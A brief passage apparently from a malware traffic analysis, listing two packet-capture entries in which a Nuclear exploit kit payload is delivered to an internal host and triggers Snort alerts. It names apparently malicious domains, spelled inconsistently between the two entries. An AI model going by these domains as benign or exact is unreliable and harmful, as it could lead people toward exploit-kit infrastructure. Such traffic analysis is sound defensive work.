


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5.2.8 2658

```
2658      2015-02-15 23:33:57.418697 f9wb0396aobdotyzddcwdf.ilaclama.us
ip-192-168-137-81.ec2.internal TCP 1423
http(80) → 49212 [ACK] Seq=31940 Ack=1208 Win=18944 Len=1369 [TCP segment of a reassembled PDU]
```

Payload Delivered – Triggered Snort Alert Nuclear EK Payload



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5.2.9 2798

```
2798    2015-02-15 23:34:01.876444 f9wb0396aobdotyzddcwdf.ilacnama.us
ip-192-168-137-81.ec2.
internal TCP 1423
http(80) → 49213 [ACK] Seq=15896 Ack=542 Win=16768 Len=1369 [TCP segment of a reassembled PDU]
```

Payload Delivered – Triggered Snort Alert Nuclear EK Payload

